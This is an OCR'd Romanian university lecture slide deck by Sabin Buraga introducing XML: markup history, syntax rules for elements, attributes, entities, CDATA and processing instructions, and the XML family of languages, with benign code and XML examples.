
Antoine de Saint-Exupéry

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum modelăm (reprezentăm) datele?


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

datele: mai importante ca aplicațiile



evoluția conceptului de „dată”
(adaptare după Daconta *et al.*, 2003)

datele: mai importante ca aplicațiile



evoluția conceptului de „dată”
(adaptare după Daconta *et al.*, 2003)

preliminarii

Ce model de reprezentare a datelor
alegem pentru…

stocarea datelor eterogene ce provin din surse multiple?
informații care evoluează în timp?
reprezentarea limbajului natural?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Dorim să modelăm & procesăm date privitoare la

antologii de poezii
cataloage de produse ale unui *e-shop*
depozite de rețete gastronomice
chestionare
rețele sociale
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Necesități:
un limbaj de marcare explicită a informațiilor

datele dorite a fi modelate pot fi practic nelimitate (*unbound*) și necunoscute

nu există *a-priori* un vocabular/schemă comun(ă)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Necesități:
datele trebuie să poată fi auto-explicative
(*self-explanatory*)

ce reprezintă triplul ("Sabin", "Buraga", 30374) ?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Necesități:
modelul adoptat să se preteze arhitecturilor navigaționale actuale, bazate pe hipertext

suport pentru specificarea URI-urilor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Documente:
formate particulare *vs.* formate generice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

Documente:
formate particulare *vs.* formate generice

codificare generică (’60):
procedurală – apeluri de proceduri
bazată pe marcatori (*mark-ups*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii

GenCode – Stanley Rice, Norman Scharpf

▼

GML (*Generalized Markup Language*)

Charles Goldfarb *et al.* (IBM)

definirea formală a tipurilor de documente

▼

SGML (1986) – standard ISO 8879

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii: definiții

Marcaj – adnotare, codare, *mark-up*

orice acțiune de a interpreta explicit
o porțiune de text (conținut)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii: definiții

Marcaj – adnotare, codare, *mark-up*

exemple:
semnele de punctuație pentru limbile scrise,
deliminatorii folosiți în codul-sursă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
// Un program JavaScript care implementeaza un client pentru serviciul de salut
var http = require ('http'); // folosim 'http', un modul predefinit

http.get ('http://127.0.0.1:8080/', // emite o cerere HTTP
  function (raspuns) {
    console.log ('Am primit raspuns de la server -- cod HTTP: '
                 + raspuns.statusCode); // statusCode: 200, 404,...
  })
  // tratam diverse evenimente
.on ('error',          // eroare
  function (e) { console.log ('Eroare: ' + e.message); })
.on ('response',       // receptare raspuns de la server
  function (raspuns) { // exista date de procesat
    raspuns.on ('data', function (date) {
    console.log ('Continut receptionat: ' + date);
  });
  console.log ('Campuri-antet HTTP primite: '
               + JSON.stringify(raspuns.headers));
  }
);
```

marcaje speciale

preliminarii: definiții

Limbaj de specificare (de adnotare, de marcare)
set de convenții de marcare
utilizate pentru codificarea datelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

preliminarii: definiții

Limbaj de specificare (de adnotare, de marcare)
set de convenții de marcare
utilizate pentru codificarea datelor

definește mulțimea de marcaje obligatorii,
modul de identificare și de structurare a marcajelor
pe baza unei gramatici

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml

Extensible Markup Language

meta-limbaj de marcare

descendent simplificat al SGML destinat utilizării în Internet (1996—prezent)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml

Extensible Markup Language

standard W3C (1998, 2000, 2004, 2006, 2008)

http://www.w3.org/TR/xml/

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

xml

Extensible Markup Language

o tehnologie

+

o familie de limbaje

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

XML TECHNOLOGY

On this page → technology topics • news • upcoming events and talks

XML Technologies including XML, XML Namespaces, XML Schema, XSLT, Efficient XML Interchange (EXI), and other related standards.

XML Essentials

XML is shouldered by a set of essential technologies such as the infoset and namespaces. They address issues when using XML in specific applications contexts.

Schema

Formal descriptions of vocabularies create flexibility in authoring environments and quality control chains. W3C's XML Schema, SML, and data binding technologies provide the tools for quality control of XML data.

Security

Manipulating data with XML requires sometimes integrity, authentication and privacy. XML signature, encryption, and xkms can help create a secure environment for XML.

Transformation

Very frequently one wants to transform XML content into other formats (including other XML formats). XSLT and XPath are very powerful tools for creating different representations of XML content.

Query

XQuery (supported by XPath) is a query language for XML to extract data, similar to the role of SQL for databases, or SPARQL for the Semantic Web.

Components

The XML ecosystem is using additional tools to create a richer environment for using and manipulating XML documents. These components include style sheets, xlink xml:id, xinclude, xpointer, xforms, xml fragments, and events.

Processing

A processing model defines what operations should be performed in what order on an XML document.

Internationalization

W3C has worked with the community on the internationalization of XML, for instance for specifying the language of XML content.

Publishing

XML grew out of the technical publication community. Use XSL-FO to publish even large or complex multilingual XML documents to HTML, PDF or other formats; include SVG diagrams and MathML formulas in the output.

www.w3.org/standards/xml/

xml: caracterizare

Marcaje descriptive

```
<para> <img /> <response> <Person> <tag>
```

case sensitive

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

xml: caracterizare

Tipuri de documente

Document Type Definition (DTD)

specificare formală a tipurilor de documente
(constituienți + structură)

folosește la verificarea corectitudinii sintactice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: caracterizare

Independența datelor

suport pe orice platformă hardware/software

extinderea marcajelor

translatarea/transformarea documentelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: trăsături

Ușor de implementat, cu suport pentru Web

procesoare XML disponibile
pentru toate limbajele de programare

xml: trăsături

Suport pentru utilizarea internațională

folosirea Unicode

independent de codificare/limbă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: trăsături

Meta-limbaj

definire de alte limbaje

portabil

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: trăsături

Soluție pentru reprezentarea conținutului resurselor Web identificate de URI/IRI

asigurarea inter-operabilității (*lingua franca*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: constituienți

Prolog (preambul)
Elemente
Atribute
Entități
Secțiuni de marcare
Instrucțiuni de procesare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: prolog


Declarație care specifică versiunea
și codificarea documentului

```
<?xml version="1.0"
      encoding="UTF-8"
?>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: prolog

Declarație care specifică versiunea
și codificarea documentului



trebuie să apară o singură dată la începutul documentului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: elemente

Element = componentă structurală (unitate-text)

xml: elemente

Element = componentă structurală (unitate-text)

nume – identifică un element

sintaxă similară cu cea a identificatorilor de variabile

```
produs
```

xml: elemente

Sintactic, un element este specificat
via marcatori (*tag*-uri) – de început și de sfârșit

```
<produs>Ping Uinix</produs>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: elemente

Case sensitive

<marcaj> ≠ <Marcaj> ≠ <MARCAJ>

xml: elemente

Un element poate avea conținut vid

```
<produs></produs>
```

```
<produs />
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: modele ale conținutului

Model structural

desemnează relațiile dintre elemente:
secvență, ierarhie, grupare, incluziune

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

xml: modele ale conținutului

Elemente imbricate în alte elemente
(pot conține un text și/sau alte elemente)

```
<produs>
  Ping Uinix este o mascotă
  <obs>policromă</obs>
  care se vinde <obs>foarte rapid</obs>.
</produs>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: modele ale conținutului

Elemente imbricate în alte elemente
(pot conține un text și/sau alte elemente)

```
<article>
   <section>
      <ul>
         <li>Oportunitate:
            <em>Google Summer of Code</em>
         </li>
      </ul>
   </section>
</article>
```

xml: modele ale conținutului

Elementele trebuie să fie închise
și imbricate corect

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<?xml version="1.0" ?>
<antologie>
  <poem>
    <titlu>...</titlu>
      <strofa>
        <vers>...</vers>
        <vers>...</vers>
        ...
      </strofa>
  </poem>
  <poem>
      <!-- mai multe poeme… (acesta e un comentariu) -->
  </poem>
</antologie>
```

document XML modelând o antologie de poezii

```
<game>
  <title>Bad Piggies</title>
  <platform>Android</platform>
  <platform>iOS</platform>
  <url>…</url>
  <player>
    <identity>
      <first-name>Sabin</first-name>
      <last-name>Buraga</last-name>
      <!-- eventual, și alte informații -->
    </identity>
    <points>30374</points>
    …
  </player>
</game>
```

date XML referitoare la un joc electronic

```
<produse>
  <produs>
    <nume>Ping Uinix</nume>
    <ofertant>http://www.pinguin.info</ofertant>
    <promo>Mascota lunii</promo>
  </produs>
  <produs>
    <!-- un soi de portocale albastre -->
    <nume>Blue Ory</nume>
    <descriere />
  </produs>
  <produs>
    <nume>Ceas „inteligent” cu gust de măr</nume>
  </produs>
  ...
</produse>
```

un posibil catalog de produse în cadrul unui *e-shop*

xml: atribute

Atribut

descrie o anumită proprietate (caracteristică)
a unei apariții particulare a unui element

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: atribute

Atributele apar doar în marcajul de început

```
<antologie stare= "ciorna" data="2015-03-29">
   ...
</antologie>
```

```
<student matricol="TuPi33">
   <nume initiala= "I">Tuxy Pinguinescu</nume>
</student>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: atribute

Atributele pot fi specificate în orice ordine

```
<Button x="20" y="235" />
```

=

```
<Button y="235" x="20" />
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: atribute

Numele atributelor este *case sensitive*

```
<img src="..." />
≠
<img SRC="..." />
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: atribute

Valorile atributelor trebuie să fie delimitate obligatoriu de ghilimele sau apostrofuri

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: atribute

Atributele fără valoare nu sunt acceptate

<table border cellspacing=2>...</table> este eronat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```
<!-- Meta-date asociate unui program, folosite de http://www.pcjs.org/ -->
<manifest>
   <title>VisiCalc</title>
   <version>VC-176Y2-IBM-TEST</version>
   <type>Application</type>
   <category>Productivity</category>
   <company>Software Arts</company>
   <releaseDate>December 16, 1981</releaseDate>
   <machine
      href="/devices/pc/machine/5150/mda/64kb/machine.xml"
      state="/apps/pc/1981/visicalc/state.json"/>
   <disk id="disk" dir="/apps/pc/1981/visicalc/bin/">
      <file>VC.COM</file>
      <file dir="../">README.md</file>
      <link href="http://www.bricklin.com/history/vclicense.htm">
         VisiCalc License
      </link>
   </disk>
</manifest>
```

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

xml: referințe la entități

Scop:
codificare și referentiere a unei părți de document

sintaxă:
&identificator;
sau
&#număr;

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: referințe la entități

Entități predefinite:

< > & "

Entități (referințe) de tip caracter:

k ă ❀

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: secțiuni


Anumite părți din documente necesită procesări speciale

CDATA – inhibă procesarea XML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: secțiuni

```
<script type="application/javascript">

if (vizite < 10) { // nu e vizitator fidel
   $("#mesaj").html ("<p>Salut!</p>");
}

</script>
```



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: secțiuni

```
<script type="application/javascript">
/*<![CDATA[*/
if (vizite < 10) { // nu e vizitator fidel
   $("#mesaj").html ("<p>Salut!</p>");
}
/*]]>*/
</script>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: instrucțiuni de procesare

Includ informații privitoare la aplicațiile (externe)
care urmează a fi executate
pentru procesarea conținutului

<?*processing-instruction* ... ?>

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: instrucțiuni de procesare

```
<script>
<?php
    echo "<p>Salut!\n</p>";
?>
</script>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: instrucțiuni de procesare

Exemplificare:

asocierea unei foi de stiluri CSS pentru redarea conținutului unui document XML

```
<?xml-stylesheet type="text/css" href="stiluri.css" ?>
```

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: familia

XML (*Extensible Markup Language*)

sintaxa

XML Information Set – Infoset

modelul de date XML (abstract)

XLL (*Extensible Linking Language*)

XLink – legături între documente

XPointer – localizare relativă a resurselor

XSL (*Extensible Stylesheet Language*)

transformări și formatări

XQuery (împreună cu XPath)

interogarea datelor XML

xml: aplicabilitate

Structurarea/formatarea conținutului
(formate de prezentare a datelor)

în navigatorul Web: (X)HTML (*Extensible HTML*)
formulare electronice: XForms
grafică vectorială: SVG (*Scalable Vector Graphics*)
lumi tridimensionale: X3D (*Extensible 3D Graphics*)
în medii fără fir: XHTML-MP (*Mobile Profile*), Tiny SVG

xml: aplicabilitate

Reprezentarea diferitelor tipuri de continut

expresii matematice: MathML
date multimedia sincronizate:
SMIL (*Synchronized Multimedia Integration Language*)
informații vocale: VoiceXML
componente ale interfeței-utilizator:
XUL (*Extensible User-interface Language*)
XAML (*Extensible Application Markup Language*)
informații cartografice: KML (*Keyhole Markup Language*)

xml: aplicabilitate

Reprezentarea diferitelor tipuri de conținut

documentații: DocBook (*Documentation Book*)
informații prelucrate de suite de birou – *e.g.*, Open Office: ODF (*Open Document Format*)
mediatizare (*syndication*) – fluxuri de știri: RSS (*Really Simple Syndication*), Atom
reguli de specificare a proceselor de afaceri: BRML (*Business Rules Markup Language*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: aplicabilitate

Descrierea – conceptuală – a resurselor Web

cadrul general: RDF (*Resource Description Framework*)
exprimarea vocabularelor de meta-date:
DCMI (*Dublin Core Metadata Initiative*),
FOAF (*Friend Of A Friend*),
DOAP (*Description Of A Project*),…
exprimarea modelelor conceptuale – ontologii:
OWL (*Web Ontology Language*)

xml: aplicabilitate

Descrierea serviciilor Web

serializarea datelor transmise conform RPC:
XML-RPC (*XML Remote Procedure Calls*)
descrierea serviciilor:
WSDL (*Web Service Description Language*)
exprimarea protocolului de transfer: SOAP
modelarea proceselor de afaceri via servicii Web:
BPEL4WS
(*Business Process Execution Language for Web Services*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Așadar, până la urmă, ce este XML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: privire de ansamblu

XML – principiu unificator al tehnologiilor de:
procesare a documentelor
stocare & procesare tradițională a datelor
acces la Internet (Web)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

xml: privire de ansamblu

XML se pretează pentru stocarea (reprezentarea) datelor semi-structurate

sistemele tradiționale (*e.g.*, baze de date relaționale) necesită specificarea unei scheme rigide în vederea stocării/accesării datelor

xml: privire de ansamblu

XML se pretează pentru stocarea (reprezentarea) datelor semi-structurate

datele de pe Web sunt descentralizate, eterogene și pot fi, deseori, accesate – chiar modificate – de către oricine

resursele disponibile la un moment dat
nu sunt *a-priori* cunoscute

xml: direcții importante

Comunicații/interacțiune

person-to-person – *instant messaging* (*e.g.*, XMPP)

person-to-computer – *syndication* (formatul Atom)

computer-to-computer – servicii Web ▸ *mash-up*-uri

xml: direcții importante

Publicare deschisă a datelor

modelare (semi-)structurată

procesare independentă de platforma/limbaj

prezentări multiple ale conținutului,
în diverse formate și pe sisteme eterogene

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

xml: direcții importante

Căutare și regăsire – *knowledge retrieval*

meta-date
tagging
navigare
filtrare
import/export de date ▸ inter-operabilitate
...

în contextul aplicațiilor Web sociale

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

xml: direcții importante

Modelarea proceselor (de afaceri, mai ales)

dataflow

workflow

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

PRESENTATIONS FROM XML LONDON 2014

avansat

xmllondon.com

www.xmlprague.cz

DR. MICHAEL KAY & DR. DEBBIE LOCKETT

Benchmarking XSLT Performance

ABEL BRAAKSMA

Streaming Design Patterns or: How I Learned to Stop Worrying and Love the Stream

MATT KOHL & SANDRO CIRULLI

From monolithic XML for print/web to lean XML for data: realising linked data for dictionaries

WILLIAM NARMONTAS

XML Processing in Scala

GEORGE BINA

XML Authoring On Mobile Devices

DR. ELIAS WEINGÄRTNER

Engineering a XML-based Content

CELINA HUANG

A Visual Comparison Approach to

STEVEN PEMBERTON

Live XML Data

10:10	Building Security Analytics solution using Native XML Database *Mansi Sheth (Veracode Inc)*
10:40	Node search preceding node construction – XQuery inviting non-XML technologies *Hans-Juergen Rennau (Traveltainmen GmbH)*
11:10	Coffee break
11:40	Native XML Databases: Death or Coming of Age *Xavier Franc (Qualcomm Technologies Inc) and Michael Paddon (Qualcomm Technologies Inc)*
12:10	A Unified Approach to Design and Implement data-centric and document-centric XML Web Applications *Christine Vanoirbeek (Epfl), Stéphane Sire (oppidoc) and Houda Chabbi (hefr)*
12:40	Graphical User Interface Tool for Designing Model-Based User Interfaces with UIML *Anne Brüggemann-Klein, Lyuben Dimitrov and Marouane Sayih (Technische Universität München)*
13:10	Lunch
